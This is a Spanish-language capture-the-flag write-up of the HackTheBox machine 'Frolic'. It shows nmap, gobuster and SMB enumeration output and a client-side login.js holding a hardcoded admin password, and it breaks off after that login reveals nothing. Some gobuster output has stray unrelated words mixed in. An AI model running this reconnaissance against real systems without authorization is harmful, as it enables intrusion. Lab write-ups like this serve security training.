

Frolic

Máquina Linux nivel fácil

Enumeración

Se realiza un escaneo de puertos, detección de servicios y validación de sitios web para encontrar un vector de ataque y entrada al objetivo.

```
nmap -Pn -p- --open 10.10.10.111 -T4 -v
```

```
(kali@kali)-[~/machineshtb/Frolic]
$ nmap -Pn -p- --open 10.10.10.111 -T4 -v
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-31 01:09 GMT
Initiating Parallel DNS resolution of 1 host. at 01:09
Completed Parallel DNS resolution of 1 host. at 01:09, 0.04s elapsed
Initiating SYN Stealth Scan at 01:09
Scanning 10.10.10.111 [65535 ports]
Discovered open port 22/tcp on 10.10.10.111
Discovered open port 445/tcp on 10.10.10.111
Discovered open port 139/tcp on 10.10.10.111
Discovered open port 9999/tcp on 10.10.10.111
Discovered open port 1880/tcp on 10.10.10.111
Completed SYN Stealth Scan at 01:10, 33.00s elapsed (65535 total ports)
Nmap scan report for 10.10.10.111
Host is up (0.11s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1880/tcp   open  vsat-control
9999/tcp   open  abyss

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 33.14 seconds
Raw packets sent: 72249 (3.179MB) | Rcvd: 70909 (2.836MB)
```

```
nmap -Pn -p 22,139,445,18
```

```
(kali@kali)-[~/machineshtb/Frolic]
$ nmap -Pn -p22,139,445,1880,9999 -sCV 10.10.10.111 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-31 01:11 GMT
Nmap scan report for 10.10.10.111
Host is up (0.11s latency).


PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 87:7b:91:2a:0f:11:b6:57:1e:cb:9f:77:cf:35:e2:21 (RSA)
|   256 b7:9b:06:dd:c2:5e:28:44:78:41:1e:67:7d:1e:b7:62 (ECDSA)
|_  256 21:cf:16:6d:82:a4:30:c3:c6:9c:d7:38:ba:b5:02:b0 (ED25519)
139/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
1880/tcp   open  http         Node.js (Express middleware)
|_ http-title: Node-RED
9999/tcp   open  http         nginx 1.10.3 (Ubuntu)
|_ http-title: Welcome to nginx!
|_ http-server-header: nginx/1.10.3 (Ubuntu)
Service Info: Host: FROLIC; OS: Linux; CPE: cpe:/o:linux:linux kernel

Host script results:
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: frolic
|   NetBIOS computer name: FROLIC\x00
|   Domain name: \x00
|   FQDN: frolic
|_  System time: 2025-03-31T06:41:44+05:30
|_ clock-skew: mean: -1h49m58s, deviation: 3h10m30s, median: 0s
|_ nbstat: NetBIOS name: FROLIC, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-time:
|   date: 2025-03-31T01:11:43
```


```
Service Info: Host: FROLIC; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Computer name: frolic
NetBIOS computer name: FROLIC\x00
Domain name: \x00
FQDN: frolic
System time: 2025-03-31T06:41:44+05:30
_clock-skew: mean: -1h49m58s, deviation: 3h10m30s, median: 0s
_nbstat: NetBIOS name: FROLIC, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
smb2-time:
date: 2025-03-31T01:11:43
start_date: N/A
smb-security-mode:
account_used: guest
authentication_level: user
challenge_response: supported
message_signing: disabled (dangerous, but default)
smb2-security-mode:
3:1:1: > imagenes frolic
Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.70 seconds

(kali@kali)-[~/machineshtb/Frolic]
$
```



encontramos un dominio



Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx. <http://forlic.htb:1880>

añadimos al /etc/hosts

```
(kali㉿kali)-[~/machineshtb/Frolic]
$ tail /etc/hosts
10.10.11.155 talkative.htb
10.10.11.140 artcorp.htb dev01.artcorp.htb
10.10.11.105 horizontall.htb www.horizontall.htb api-prod.horizontall.htb
10.10.10.222 delivery.htb helpdesk.delivery.htb
10.10.10.209 doctors.htb
10.10.10.239 staging.love.htb www.love.htb LOVE
10.10.10.79 valentine.htb
10.10.10.162 staging-order.mango.htb mango.htb
10.10.10.160 Postman
10.10.10.111 forlic.htb

(kali㉿kali)-[~/machineshtb/Frolic]
$
```

Buscamos directorios en el port 1880 y 9999

```
(kali㉿kali)-[~/machineshtb/Frolic]
$ gobuster dir -u http://forlic.htb:1880/ -w /usr/share/seclists/

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://forlic.htb:1880/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Cont
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,htm,xml,,sh,html
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./ (Status: 301) [Size: 169] [--> ./]
/icons (Status: 401) [Size: 12]
/red (Status: 301) [Size: 173] [--> /red/]
/vendor (Status: 301) [Size: 179] [--> /vendor/]
/settings (Status: 401) [Size: 12]
/Icons (Status: 401) [Size: 12]
/nodes (Status: 401) [Size: 12]
Progress: 149562 / 1764480 (8.48%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 149562 / 1764480 (8.48%)
=====
Finished
=====
(kali㉿kali)-[~/machineshtb/Frolic]
```

```

(kali@kali)-[~/machineshtb/Frolic]
$ gobuster dir -u http://forlic.htb:9999/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://forlic.htb:9999/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: htm,xml,,sh,html,php,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./html (Status: 403) [Size: 178]
./ (Status: 301) [Size: 194]
./htm (Status: 403) [Size: 178]
/admin (Status: 301) [Size: 194]
/test (Status: 301) [Size: 194]
/dev (Status: 301) [Size: 194]
/backup (Status: 301) [Size: 194]
/loop (Status: 301) [Size: 194]
Progress: 127819 / 1764480 (7.24%)
=====

```

Antes de buscar vulnerabilidades asociadas a Node-Red busco por smb algún directorio al que podamos acceder

smbclient -L 10.10.10.111 -N

```

(kali@kali)-[~/machineshtb/Frolic]
$ smbclient -L 10.10.10.111 -N
=====
Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
IPC$           IPC       IPC Service (frolic server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
Server         Comment
-----
Workgroup       Master
WORKGROUP      FROLIC
=====
(kali@kali)-[~/machineshtb/Frolic]
$

```

validamos con smbmap para ver si tenemos autorización de acceder

smbmap -H 10.10.10.111

```
(kali@kali)-[~/machineshtb/Frolic]
$ smbmap -H 10.10.10.111

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - shawndevans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)


[+] IP: 10.10.10.111:445      Name: forlic.htb
    Disk
    ----
    print$
    IPC$

[*] Closed 1 connections

(kali@kali)-[~/machineshtb/Frolic]
$

[Frolic] 0:escan 1:directorios- 2:smb*
```

Ingreso al directorio admin del port 9999 para ver que contiene



c'mon i m hackable

User Name :


Password :

Login

Note : Nothing


validamos tambien los otros directorios

Additional .ini files parsed	/etc/php/7.0/fpm/conf.d/10-mysqlnd.ini, /etc/php/7.0/fpm/conf.d/10-opcache.ini, /etc/php/7.0/fpm/conf.d/10-pdo.ini, /etc/php/7.0/fpm/conf.d/15-xml.ini, /etc/php/7.0/fpm/conf.d/20-calendar.ini, /etc/php/7.0/fpm/conf.d/20-ctype.ini, /etc/php/7.0/fpm/conf.d/20-dom.ini, /etc/php/7.0/fpm/conf.d/20-exif.ini, /etc/php/7.0/fpm/conf.d/20-fileinfo.ini, /etc/php/7.0/fpm/conf.d/20-ftp.ini, /etc/php/7.0/fpm/conf.d/20-gd.ini, /etc/php/7.0/fpm/conf.d/20-gettext.ini, /etc/php/7.0/fpm/conf.d/20-iconv.ini, /etc/php/7.0/fpm/conf.d/20-intl.ini, /etc/php/7.0/fpm/conf.d/20-json.ini, /etc/php/7.0/fpm/conf.d/20-mysql.ini, /etc/php/7.0/fpm/conf.d/20-pdo_mysql.ini, /etc/php/7.0/fpm/conf.d/20-phar.ini, /etc/php/7.0/fpm/conf.d/20-posix.ini, /etc/php/7.0/fpm/conf.d/20-readline.ini, /etc/php/7.0/fpm/conf.d/20-shmop.ini, /etc/php/7.0/fpm/conf.d/20-simplexml.ini, /etc/php/7.0/fpm/conf.d/20-sockets.ini, /etc/php/7.0/fpm/conf.d/20-sysvmsg.ini, /etc/php/7.0/fpm/conf.d/20-sysvsem.ini, /etc/php/7.0/fpm/conf.d/20-sysvshm.ini, /etc/php/7.0/fpm/conf.d/20-tokenizer.ini, /etc/php/7.0/fpm/conf.d/20-wddx.ini, /etc/php/7.0/fpm/conf.d/20-xmlreader.ini, /etc/php/7.0/fpm/conf.d/20-xmlwriter.ini, /etc/php/7.0/fpm/conf.d/20-xsl.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012.NTS
PHP Extension Build	API20151012.NTS
Debug Build	no



403 Forbidden

nginx/1.10.3 (Ubuntu)



password.txt user.txt loop/




403 Forbidden

nginx/1.10.3 (Ubuntu)



buscamos directorios dentro del directorio dev

```
(kali@kali) [~/machineshtb/Frolic]
$ gobuster dir -u http://forlic.htb:9999/dev/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: Shibboleth http://forlic.htb:9999/dev/
[+] Method: GET
[+] Threads: hocker 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: htm,xml,,sh,html,php,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./htm Valentine (Status: 403) [Size: 178]
./ Worker (Status: 301) [Size: 194] [--> http://forlic.htb:9999/dev/./]
./html (Status: 403) [Size: 178]
/test PortSwagger (Status: 200) [Size: 5]
/backup pwc (Status: 301) [Size: 194] [--> http://forlic.htb:9999/dev/backup/]
Progress: 73979 / 1764480 (4.19%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 73988 / 1764480 (4.19%)
=====
Finished crackmapexec
=====
=====
(kali@kali) [~/machineshtb/Frolic]
```

entramos y encontramos a backup, parece que otro directorio





validamos desde la raíz y tenemos otro panel de login




Recopilando:

Tenemos tecnologías como Node-Red hay 3 paneles de login y uno dice a propósito que es hackeable. Luego de pensar un rato y ver que la máquina es medio troleadora en el directorio backup dice que dentro de loop puede estar un listado de password y user, sin embargo, visite el directorio y no encuentre nada, pero dentro de backup si encontré algo.




Sin embargo, probamos en todos los paneles y no encontré nada, luego reviso nuevamente el código fuente de la web que es hackeable y detecto que hay un vínculo que redirige a login.js




allí encontramos otro password para admin


```
var attempt = 3; // Variable to count number of attempts.
// Below function Executes on click of login button.
function validate(){
var username = document.getElementById("username").value;
var password = document.getElementById("password").value;
if ( username == "admin" && password == "superduperlooperpassword_lol"){
alert ("Login successfully");
window.location = "success.html"; // Redirecting to other page.
return false;
}
else{
attempt --; // Decrementing by one.
alert("You have left "+attempt+" attempt;");
// Disabling fields after 3 attempts.
if( attempt == 0){
document.getElementById("username").disabled = true;
document.getElementById("password").disabled = true;
document.getElementById("submit").disabled = true;
return false;
}
}
}
```

accedemos, pero nos manda a succes y no se detecta nada



